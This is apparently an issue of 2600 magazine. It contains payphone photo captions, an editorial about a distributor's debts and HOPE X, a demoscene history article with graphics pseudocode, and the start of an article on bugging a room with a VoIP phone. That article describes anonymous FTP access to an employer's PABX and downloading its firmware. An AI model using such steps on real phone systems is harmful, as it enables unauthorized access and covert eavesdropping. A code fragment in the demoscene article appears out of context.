
Payphones of the World



United States. Found in the Pioneer Square district of Seattle, literally underground. You see, the sidewalks used to be 20 feet lower and they were condemned altogether in 1907, but soon found a home for various illegal activities. Perhaps even phone phreaking.

Photo by Ryan Reggio

Middle Eastern Payphones



Oman. Seen in Muscat along with a thorough list of times where your phone conversation won't be disturbed by the sound of platform trucks.

Photo by secuid0

Middle Eastern Payphones



United Arab Emirates. This model was seen in Dubai and is operated by Emirates Integrated Telecommunications Company, commonly known as “du.”

Photo by secuid0

Middle Eastern Payphones



Saudia Arabia. This was spotted at the airport in Jeddah. Despite its pristine condition, no sequence of button presses or twiddling on/off-hook yielded a display or dial tone.

Photo by Estragon

Middle Eastern Payphones



Israel. We've never seen such a well camouflaged phone. There may not be much practical purpose in hiding a payphone, but it sure does look nice. Found in Jaffa.

Photo by David Mizrahi

Selected Blue Payphones



Slovenia. From the Alpine town of Bled comes our first blue phone: a stark and futuristic looking model

Photo by Booth Lover

Selected Blue Payphones



Russia. Seen in Moscow, this bright blue is more like something you might see in Argentina. Times have changed.

Photo by Anastasios Monachos


Selected Blue Payphones



Panama. Another sturdy model from Cable & Wireless. This one looks like it's weathered a few storms in its time. While this phone company is found all throughout Central America and in the Caribbean, blue isn't usually their color.

Photo by Christopher Curzio

Selected Blue Payphones



France. OK, technically this thing isn't really a payphone, nor is it actually part of the public phone network. It's one of those ancient internal train network phones that you can find all over the world. This one was in an old train station in Pourcieux. It's rare that they're blue, however.

Photo by M. Miller

Wide Ranging Payphones



Croatia. This bright and cheery phone is located just outside the bus station in Split. It is from provider T-Com and comes complete with dialing instructions and rates for some two dozen countries.

Photo by Howard Feldman

Wide Ranging Payphones



United Arab Emirates. This was taken on the beachside boardwalk in Abu Dhabi. If you look really closely, you can see the Arabic and English numerals on the keypad.

Photo by Casey Borders

Wide Ranging Payphones



Cuba. We've printed pictures of payphones from Trinidad before, but never from the one inside this country. Yes, there's a Trinidad in Cuba and their payphones seem to be in great shape.

Photo by Ian Morse

Wide Ranging Payphones



United Kingdom. Then there are true mysteries, such as how anyone is able to even get to this payphone in Osmington Mills. It doesn't accept coins, which means the phone company never has to cut through the underbrush to collect money.

Photo by Sparky Lou

Classy Payphone Booths



Austria. Seen on Danube Island in Vienna, this classic booth is as sturdy as you could hope for but rarely used, judging from the spider webs found inside. (But the phone works!)

Photo by Richard Hanisch

Classy Payphone Booths



Greece. While showing obvious signs of wear, this booth seems to be in it for the long haul. Found in Corfu near the old town square. The phone itself was in pretty good shape.

Photo by Brother Franklin

Classy Payphone Booths



Peru. There's something really classy about this fixture bolted into the stone on what looks like a really old street in Cusco. Not much of a booth, but the protection is implied.

Photo by Mark

Classy Payphone Booths



Ukraine. A quaint scene from Pripyat, where you'll soon discover it's rather difficult to find a phone or even a person due to the aftereffects of Chernobyl. The city was only 16 years old when it was abandoned.

Photo by Ashes

More Foreign Payphones



Malaysia. In addition to the stunning view, these payphones on Mt. Kinabalu happen to be 3.668 kilometers above sea level (a fact noted on signs inside the booths), making them the highest known payphones.

Photo by Bryan Rhodes

More Foreign Payphones



Malaysia. In addition to the stunning view, these payphones on Mt. Kinabalu happen to be 3.668 kilometers above sea level (a fact noted on signs inside the booths), making them the highest known payphones.

Photo by Bryan Rhodes

More Foreign Payphones



Switzerland. This phone is above Grindelwald in the Berner Oberland area in a cable car station at the summit of First. Now you know exactly how to find it.

Photo by Marcus

More Foreign Payphones



Portugal. This old school phone, seen in Vilamoura, is the basic coin model that has been tagged and stickered by many as a traditional sign of respect.

Photo by Robert Noack



It was the best of times, it was the worst of times....

Had those immortal words not been penned so long ago, we believe we might have spoken them for the first time after the summer of 2014. It has been a true roller coaster.

Any year that a HOPE conference takes place in is always an extremely energetic one. We spend the winter and spring organizing and coming up with new ideas in the hopes that the summer will be a fun and memorable occasion for thousands. And it always is.

But we had a real monkey wrench thrown into the works when an all too familiar scenario presented itself. Our biggest distributor - Source Interlink - decided to leave the world of magazine distribution and take all of our earned payments for half a year with them. At the time of their closure, they were holding invoices of around \$100,000 in our name, money that they had been collecting from everyone buying our magazines in stores around the country.

We've been down this road before and it's yet another challenge that publishers are forcibly burdened with. It's almost driven us out of business at least once before. This time, considering the perilous nature of today's publishing industry, it was particularly ill-timed.

But there's something else which makes this chain of events especially frustrating. Source Interlink didn't actually go out of business. In fact, if you were to call them, you would hear a recording saying that they were "thriving." That's because they adopted the corporate tactic of splitting their company in two and pretending that there was no connection between them. Then, if one of the halves started to do poorly, they could shut it down, not pay any of their debts, and screw over their employees, all completely legally, and all the while staying in business

with the other more profitable half. That half of Source Interlink publishes popular magazines like *Motor Trend*, *Hot Rod*, *Surfer*, and *Snowboarder*, among many others.

But while this may be a clever legal maneuver to avoid responsibility for their debts, we believe it is as wrong and against the spirit of the law as outright theft. To counter the argument that these were two completely separate and independent companies, consider:

Both entities shared the exact same IP on their respective websites.

Both had the exact same mailing address.

On the very day that Source Interlink (distribution half) decided to shut its doors, Source Interlink (publishing half) decided to change their name to The Enthusiast Network (TEN).

All of this is very clear evidence that the two supposedly separate companies were working very closely together. Imagine how closely together they were working behind the scenes and the steps that were taken to ensure that none of *their* magazines were screwed over by their actions.

There's not much more we can say or do about this, other than to present the facts and hopefully let the marketplace judge The Enthusiast Network for their business practices. It won't help us any, but we are secure in the knowledge that we would never disrespect our supporters by slithering out of any commitment we have to them. Whether it's the paper edition of *2600*, the electronic edition, Club-Mate importing, the HOPE conferences, or any other new project you support and we embark upon, we will always take full responsibility for them and fulfill all of our obligations with their combined strength. This, we believe, is simple corporate morality.

The project this year that wasn't at all harmed by outside influences was clearly

HOPE X. Thanks to the hard work and volunteer efforts of hundreds, along with the thousands of people who attended, HOPE X was likely our most successful conference to date. That success reflects directly on the community and how it's matured and become incredibly relevant to the global dialogue. Our last minute surprise talk by Edward Snowden underlined this quite well. But so did the wide variety of talk submissions we received throughout the year from individuals with great ideas and expert analysis on the topics of privacy and surveillance. These are things we've been talking about for decades and the rest of the world has finally taken notice. These are the people to listen to and we are so incredibly proud to have been able to offer the forum in which they were able to be heard.

We didn't expect the mass media to really get this and that's fine. We're used to it. As we have seen many times in the past few years regarding many different subjects, when the mass media misses a story, the rest of us pick it up and use our skills and ingenuity to get it out to the public anyway, using resources like Livestream and social media. Each time this happens, the mass media becomes a little less relevant and this new type of "self-service media" becomes a bit more accessible and important to the mainstream. We have more people in the conversation now who are paying attention than ever before - and it's all because we've retained and refined control of our technology, rather than allow it to simply be used upon us.

This kind of thing makes some of us uneasy because it's not what we believe the hacker world is defined as. We would be correct. The hacker world *cannot* be defined as anything this specific. It's incredibly broad and diverse. The best we can do is represent some diverse bits of it, but even a hacker journal will only be able to scratch the surface. That's why it's a mistake to assume that hackers are all about complex computer code or even confined to computers at all. We're not necessarily hacktivists and we don't by default know the intricacies of telephone networks. Hackers can be technical or politically aware in one direction or another - or none at all. They can be all sorts of things, but what's indisputable is that they are interested in how things work, willing to

experiment, and open to sharing what they discover.

The subject matter is always changing and we'd all be wise to pay attention. Our magazine is different than it was in the past, and HOPE X wasn't the same conference that we had even two years ago. Yet it's all very familiar. This is what progression of thought and ideas looks like. It's a ride we all should be on.

As always, we intend to weather the storms and enjoy our collective accomplishments. Despite the occasional precariousness that comes along, we are quite secure in the belief that we're not doing this alone and that we are all going to be there to support, to listen, and to brainstorm. We hope this sentiment is widely felt throughout our unique community.

OFF THE HOOK

TECHNOLOGY FROM A HACKER PERSPECTIVE

BROADCAST FOR ALL THE WORLD TO HEAR

Wednesdays, 1900-2000 ET


WBAI 99.5 FM, New York City

and at <http://www.2600.com/offthehook> over the net

Call us during the show at +1 212 209 2900.

Email oth@2600.com with your comments.

And yes, we are interested in simulcasting
on other stations or via satellite.
Contact us if you can help spread
"Off The Hook" to more listeners!



The Demoscene

Code, Graphics, and Music Hacking

by Darwin

It is said that mathematics, which includes computer science, is an area involving creativity, like art, or a similar, intuitive process oriented towards discovery. I would like to introduce and describe a computer subculture in which arts and hacking are combined.

The demoscene is a computer art subculture whose members create demonstrations (demos). Thomas Gruetzmacher's PC Demoscene FAQ [1] says the demoscene is "a subculture in the computer underground culture universe, dealing with the creative and constructive side of technology, proving that a computer can be used for much more than writing a letter in MS-Word and hence emphasize [sic] on computer technology as just another medium that can transport ideas and styles, show off skills and express opinions etc. Another theory says, that it's just a bunch of boozing computer nerds, programming weird, useless multimedia stuff." Errm.

The alt.sys.amiga.demos Usenet newsgroup FAQ states [2]: "Demos, (short for 'demonstrations'), are executable programs created (in the case of this FAQ, on the Amiga computer), purely for art's sake, featuring impressive or spectacular audiovisuals. Demos are not actually functional or interactive, in the main, but then nor are portraits, or CDs. Perhaps you can think of a demo as a music video on a computer, but with equal emphasis on the visuals, the music, and the code. It's something to watch, enjoy, and marvel at the creativity of. Demos can be beautiful."

The comp.sys.ibm.pc.demos newsgroup FAQ states [3]:

"A Demo is a program that displays a sound, music, and light show, usually in 3D. Demos are very fun to watch, because they seemingly do things that aren't possible on the machine they were programmed on.

Essentially, demos 'show off'. They do so in usually one, two, or all three of three following methods:

- They show off the computer's hardware abilities (3D objects, multi-channel sound, etc.)
- They show off the creative abilities of the demo group (artists, musicians)
- They show off the programmer's abilities (fast 3D shaded polygons, complex motion, etc.)

Demos are an art form. They blend mathematics, programming skill, and creativity into something incredible to watch and listen to."

Thomas Gruetzmacher's PC Demoscene FAQ states [1], "Ultimately, a demo(nstration) in a demoscene sense, is a piece of free software that shows realtime rendered graphics while playing music. Often the music is tightly connected/synced to the visuals". A member of the demoscene is a demoscener.

Demos are similar to the display hacks (graphics demos) that started in the 1950s such as the bouncing ball one on the Whirlwind computer [4]. However, the scene started by youths and interested people, mostly in Europe, particularly the North, in the 1980s, has its origin in the software piracy/cracking subculture. On early eight-bit personal computers, such as the Commodore 64 (C64), Amstrad CPC, ZX Spectrum, Atari 800, and later the IBM-PC and compatibles (PC), crackers (in

this sense, meaning people who break software copy protection - not necessarily other security), typically cracking games, would add introductions, or crack intros (cracktros), to the beginning of software. The cracktros initially listed the creators' names, perhaps showed a short message or few seconds of graphics/art and maybe audio/music, but soon intros grew longer. Eventually, intros started to be created for their own sake and then they, or larger productions, were called demos. Productions in between those sizes are dentros, and large demos are megademos. Demos with audio/music are trackmos. There are also art slideshows and musicdisks (scene albums which used to be released on floppy disk). In recent decades, cracktros have become rare, and most demos are made for art's sake. With the release of 16-bit computers such as the Commodore Amiga, Atari ST, and other IBM PCs, demos continued onto those and 32-bit and 64-bit computers, as well as many game consoles, in addition to TI and probably HP and other graphing calculators.

There are several roles in the scene, and members usually form demogroups. Designers think about how a demo should look or sound - rather like a director. Coders/programmers program demos and other scene software. Artists/graphicians, such as traditional artists, ASCII/ANSI artists, pixellers (two-dimensional digital art makers) and three-dimensional (3D) graphics renderers, such as tracers (people who raytrace, or use software that accurately simulates light in space and on objects), animators, and even people who film, make demo art. Musicians/trackers use music module trackers (software to arrange music notes in a matrix of tracks and rows, or a MOD), or sometimes also software and hardware synthesizers - or the musicians' recorded instruments - to make demo music, and a large amount of unrelated electronic music is in newer MOD formats. Group members also write text to be displayed in demos. Disk magazine (diskmag) writers and website masters write about the scene. System operators (sysops) used to, and a few still, operate bulletin board systems (BBSes), but their role has mostly been replaced by volunteers/administrators of various Internet services, such as Usenet, Internet Relay Chat (IRC) - both of which are still somewhat used in the scene - and the web. Most sceners have migrated to non-Usenet forums, but a few still use IRC. Another role (probably obsolete) was

that of couriers, who traded demos on BBSes and through mail on floppy disks. People also organize demoparties. Of course, sceners may have more than one role. They still use aliases/handles as a relic of the software piracy subculture, but also for online. Some "renaissance man" sceners, such as Tran and Statix, took all the creative roles - producing their own trackmos single-handedly.

The first demogroups were The Judges, which started in 1986 and 1001 Crew - both from the Netherlands. The Judges released the C64 *Think Twice* demo series and *Rhaa Lovely* slideshows. The *Think Twice* series used the flexible line distance effect, which changes the distance between rows of text on the screen and makes them appear to "bounce." The first non-cracker demogroup was Razor 1911, which started in 1986, but in 1987 they started cracking games [5, pp 168]. C64 demo music is made for its SID chip that can do three types of sound waves, but since 1987, starting on the Commodore Amiga, most demo music is MOD or later derived formats (notably S3M, XM, and IT, the latter two of which are still widely used on the PC). The most famous demo is probably Future Crew's PC demo *Second Reality*, which was released at the Assembly 93 demoparty, and is long, with excellent design and about 15 parts, including a secret one. Another of the most impressive demos, also released in 1993 (at The Computer Crossroads demoparty) is Triton's *Crystal Dream II*, with about 13 parts. Both demos have 3D parts, and *Crystal Dream* is considered by many programmers to be more impressive because of its complex 3D scenes and zoom into the Mandelbrot set.

The height of the PC demoscene was probably 1995, when Complex's *Dope* was released at The Gathering demoparty. Dope's graphics were very advanced, and today's computer graphics do not seem much more impressive/realistic. Until about that time, many demos were more advanced than video games of the time. At about that time, demos began using effects of 3D graphics cards rather than just VGA cards, to the disappointment of some programmers who prefer doing all the details of graphics themselves. Also, many Amiga and PC intros were programmed in pure assembly language.

Demos are often released at demo competitions (democompos) at demoparties. These happened in the years after the software piracy subculture's copyparties started. The largest

demoparties have been held in Northern Europe, and include The Gathering, which started in 1991 and is held each spring in Norway; the Assembly, which has run since 1992 each August in Finland; and The Party, which ran from 1991 to 2002 each winter in Denmark. In Germany, the Evoke demoparty has been held since 1997 and the Revision demoparty since 2011. There have been several demoparties in North America, such as the early North American International Demoparty (in Canada in the early to mid 1990s), Spring Break (in California in the mid to late 1990s), Pilgrimage (in Utah) between 2003 and 2006, and several newer ones. Demoparties have been held in many countries all over the world. A demo inviting people to a demoparty is an invitro. Demoparties also have computer art, music compos, and other events. Demoparties grew over the years and, in the late 1990s, more video gamers attended, and so the role of networked computer games increased, almost taking over the purpose of some parties. As the scene grew, parties specifically for art or music started. Probably sometime after the Internet became public, online compos started, and some parties have allowed remote submission of entries.

Many demo effects exist. Any computer graphics or electronic audio technique can be a demo effect. An Intro might just have one, but demos usually have several visual scenes and one or more pieces of art or music. The mathematics of Euclidean, fractal, and possibly other geometry, trigonometry, analysis/calculus, and linear algebra are used to program demo effects. Plasma is an effect of which several types exist: colored-in cloud fractals, trigonometric functions used to make wavy effects, or that 3D look like smoke or steam. There are effects to make realistic-looking water and fire. A shadebob is an effect in which a small shape, usually circular, moves through the screen and changes the color. Usually, multiple shadebobs are done, which appears similar to plasma. A rasterbar is an old effect displaying a horizontal bar of color, which relies on an electron beam in a CRT returning to the left to begin a new scanline. The same visual effect can be achieved on LCDs, but for LCDs it is not quite a hack as it is with CRTs. Edwin Catmull's team at University of Utah discovered how to hide 3D surfaces that are behind other surfaces, which also enabled coloring surfaces. Catmull's method is z-buffering [5, pp 25] [6]. Z-buffering is used in many 3D demos. Foley, et al, in their book

recommended by the comp.sys.ibm.pc.demos FAQ, give C-style pseudocode for z-buffering as follows [7]. It assumes one is using their C library with the functions WritePixel (like the perhaps more common put_pixel()), and WriteZ and ReadZ for writing and reading z-buffers.

```
void zBuffer(void)
{
    int x,y;
    for(y=0;y<YMAX;y++){ /* Clear
    ➤ frame buffer and z-buffer */
        for(x=0;x<XMAX;x++){
            WritePixel(x,y,BACKGROUND_
    ➤VALUE);
            WriteZ(x,y,0);
        }
    }
    for(each polygon){ /* Draw
    ➤ polygons */
        for(each pixel in polygon's
    ➤ projection){
            double pz=polygon's z-value
    ➤ at pixel coords(x,y);
            if(pz>ReadZ(x,y){ /* New
    ➤ point is not farther */
                WriteZ(x,y,pz);
                WritePixel(x,y,polygon's
    ➤ color at pixel coords (x,y))
            }
        }
    }
} /* z-buffer */
```

In 1971, Henri Gouraud discovered a 3D shading method that made curved surfaces appear more realistic [5, pp 26] [8]. Gouraud shading is used in many 3D demos. It interpolates a tone of shade/light intensity along each scanline in a polygon, creating a gradient (gradual shading and lighting) along each line. The algorithm, in functional pseudocode, is as follows.

```
Include a function, frac(), to
➤ return a number's fractional
➤ part.
Define a polygon.
For i=top of polygon to number
➤ of scanlines:
    Define ax,bx,cx,dx as x-values
    ➤ at points a,b,c,d.
    Define atone,btone as tones at
    ➤ points a,b.
    Let gradient=(btone-atone)/(bx-
    ➤ax).
    Let ctone=at+(1-frac(ax))*
    ➤gradient.
    For j=cx to dx:
        Put pixel at (x,y) with colour
    ➤ ctone.
```



```

➡ pixel}
  {putpixel(x,y,col,vaddr2);}
end;
end;
flip32(vaddr2,sega000);
cls32(vaddr2,0);
until keypressed;
end;

```

There are many 3D demo effects that are more complicated. These include environment mapping, discovered by Blinn, in which an object reflects its environment [5, pp 27] [13], and he discovered a more advanced shading method. Also, in 1977, Rob Cook discovered a more advanced shading method that takes external light into account, and there are many newer shading methods [5, pp 28]. In 1968, Arthur Appel discovered raycasting, i.e., basic raytracing [7, pp 701] [14], and in 1980, Turner Whitted discovered more advanced raytracing [5, pp 28] [15]. In 1948, Parry Moon and Eberle Spencer discovered and plotted radiosity (on paper), which simulates photons, and in 1984, Cindy Goral at Cornell University implemented it in raytracing [5, pp 28] [16]. Volumetric pixels, or voxels, are objects plotted by coloring in polygons. Other effects include lens flares (bright areas of light through glass), starfields, realistic and abstract tunnels (some, such as the Syn2x display hack, which can cause optical effects similar to hallucinations lasting for many seconds), and vector balls (balls, like points, making vertices and shapes).

Many demo programmers have gone on to work in industry, so there are commercially-made demos. There are also demo-generator programs. The fact that these programs and 3D graphics cards, etc. make demo creation easier allows more focus on the design, so the scene's future should be interesting.

Sometimes hackers need to have fun, such as through art. I enjoy the demoscene and hope you do too, whether you watch or have watched a demo, or if you program, draw, or compose for demos or the related arts scenes. Happy Hacking!

Bibliography

1. T. Gruetzmacher (2004, Jun. 12) *PC Demoscene FAQ*. <http://tomaes.32x.de/text/faq.php>
2. S. Carless. (1996, Jul. 17). *alt.sys.amiga.demos FAQ (1.08)*. Usenet: nntp://alt.amiga.demos
3. J. Leonard. (1988, Mar. 12). *PC Demos FAQ (2.02)*. <http://www.oldschool.org/demos/pc/pcdemos.faq>
4. Viznut. (2006, Jul. 26) Display hack. http://en.wikipedia.org/wiki/Display_hack
5. T. Polgár. *Freax: The Brief History of the Computer Demoscene*. Germany: CSW-Verlag, 2008.
6. E. Catmull. "A Subdivision Algorithm for Computer Display of Curved Surfaces," Ph.D. dissertation, CS Dept., Univ. of Utah, Salt Lake City, Utah, 1968.
7. J. Foley et al. "Visible Surface Determination," in *Computer Graphics: Principles And Practice*, 2nd ed. Addison-Wesley, 1997., ch 15, sec. 4, pp. 668-672.
8. H. Gouraud. "Continuous Shading of Curved Surfaces," *IEEE Transactions on Computers*, vol. c-20, no. 6, Jun. 1971, pp 623-629.
9. P. Bui-Tuong. "Illumination for computer generated pictures," *Communications of the ACM*, vol. 18, no 6, pp 311-317, Jun. 1975.
10. J. Blinn. "Texture and reflection in computer generated images," *Communications of the ACM*, vol. 19, no 10, pp. 542-547, Oct. 1976.
11. G. Smith. (1996). Asphyxia VGA Demo Trainer #21. <ftp://scene.org/mirrors/horner/code/tutors/denthor>. File: [tut21.zip](#)
12. HELiX. (1997). 2d bump mapping. <ftp://scene.org/mirrors/horner/code/effects/bump>. File: [bumpsrc.zip](#)
13. J. Blinn. "Simulation of wrinkled surfaces," in Proc. SIGGRAPH '78., Atlanta, GA, 1978, pp 286-292.
14. A. Appel. "Some techniques for shading machine renderings of solids," in Proc. AFIPS '68 (Spring), San Francisco., CA, 1968, pp 37-45.
15. T. Whitted. "An improved illumination model for shaded display," in Proc. SIGGRAPH '79, Chicago, IL, 1979, pp 14.
16. C. Goral. "Modeling the interaction of light between diffuse surfaces," in Proc. SIGGRAPH '84, Minneapolis, MN, 1984, pp 213-222.

CODE !

Our code repository is back! Come and visit www.2600.com/code to see code from this and previous issues.

Bugging a Room with an IP Phone



by Malvineous

My employer recently changed all the analog phones in my building to VoIP handsets. From the NEC DT700 series, the phones are quite nice. They are powered over the network cable (PoE), have a nice color LCD screen, and - most interesting of all (for me) - they run embedded Linux. Like all good hackers, I was keen to explore my new toy and, shortly after it arrived, I was surprised to find it was running an SSH server - if only I could find out the username and password....

I discovered that in the phone's menu system, you can see the IP address of the PABX it has registered with. It also allows you to download files from the PABX via FTP if you know the filename. Trying my luck, I connected to the PABX from my PC with a normal FTP client, and tried logging in as the anonymous user. It let me in, and I was able to look through all the handset configuration files. But more importantly, I was also able to download the latest phone firmware to my PC.

